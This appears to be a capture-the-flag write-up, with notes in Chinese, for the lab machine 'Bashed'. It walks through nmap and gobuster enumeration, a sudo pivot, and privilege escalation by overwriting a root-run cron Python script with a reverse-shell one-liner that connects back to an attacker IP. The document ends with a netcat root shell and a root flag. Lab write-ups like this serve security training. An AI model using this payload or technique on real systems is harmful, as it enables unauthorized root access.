Bashed(完成)

```
└──# nmap -sCV 10.10.10.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 04:05 PDT
Nmap scan report for 10.10.10.68
Host is up (0.22s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.59 seconds
```


```
└──# whatweb http://10.10.10.68/ -a 3
http://10.10.10.68/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.68], JQuery, Meta-
Author[Colorlib], Script[text/javascript], Title[Arrexel's Development Site]
```

查看web無法進行注入


進行目錄爆破後，發現一組url

```
[+] Url:                     http://10.10.10.68/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              cof,html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 291]
/.php                 (Status: 403) [Size: 290]
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/index.html           (Status: 200) [Size: 7743]
/contact.html         (Status: 200) [Size: 7805]
/about.html           (Status: 200) [Size: 8193]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/config.php           (Status: 200) [Size: 0]
```


能進行操作



進行反彈會更好操作，找到uploads可嘗試反彈




反彈成功



---

user flag



```
www-data@bashed:/# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

```
scriptmanager@bashed:/$ ls -al
ls -al
total 92
drwxr-xr-x  23 root          root          4096 Jun  2  2022 .
drwxr-xr-x  23 root          root          4096 Jun  2  2022 ..
-rw-------   1 root          root           174 Jun 14  2022 .bash_history
drwxr-xr-x   2 root          root          4096 Jun  2  2022 bin
drwxr-xr-x   3 root          root          4096 Jun  2  2022 boot
drwxr-xr-x  19 root          root          4140 Apr  6 05:15 dev
drwxr-xr-x  89 root          root          4096 Jun  2  2022 etc
drwxr-xr-x   4 root          root          4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root            32 Dec  4  2017 initrd.img -> boot/initrd.img-
4.4.0-62-generic
drwxr-xr-x  19 root          root          4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root          4096 Jun  2  2022 lib64
drwx------   2 root          root         16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root          root          4096 Dec  4  2017 media
drwxr-xr-x   2 root          root          4096 Jun  2  2022 mnt
drwxr-xr-x   2 root          root          4096 Dec  4  2017 opt
dr-xr-xr-x 176 root          root             0 Apr  6 05:15 proc
drwx------   3 root          root          4096 Apr  6 05:16 root
drwxr-xr-x  18 root          root           500 Apr  6 05:15 run
drwxr-xr-x   2 root          root          4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Apr  6 05:38 scripts
```

```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$ ls
ls
bin   etc         lib         media  proc  sbin     sys  var
boot  home        lib64       mnt    root  scripts  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv      usr
scriptmanager@bashed:/$ cd scripts
cd scripts
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
cat test.txt
```

看起來test.txt，每一分鐘寫入一次。可以朝這方向提權(因test.txt為root)

```
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Apr  6 04:56 test.txt
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Apr  6 04:57 test.txt
```

嘗試初步寫入(成功)，可開始反彈shell

```
scriptmanager@bashed:/scripts$ cat test.txt
cat test.txt
hi TSOscriptmanager@bashed:/scripts$  test.txt
```

```
echo "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.3",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);" > test.py
```

```
/bin/sh","-i"]);' > test.pycess.call(["
scriptmanager@bashed:/scripts$ ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Apr  6 06:09 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager  215 Apr  6 06:09 test.py
-rw-r--r--  1 root          root             6 Apr  6 05:32 test.txt
scriptmanager@bashed:/scripts$ cat test.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.3",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
scriptmanager@bashed:/scripts$
```

```
┌──(root㉿kali)-[~/tool]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.68] 45796
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

---

root flag

```
# ls
root.txt
# cat root.txt
d70d08875ba0fda1534b[illegible]5bd07d4f722
#
```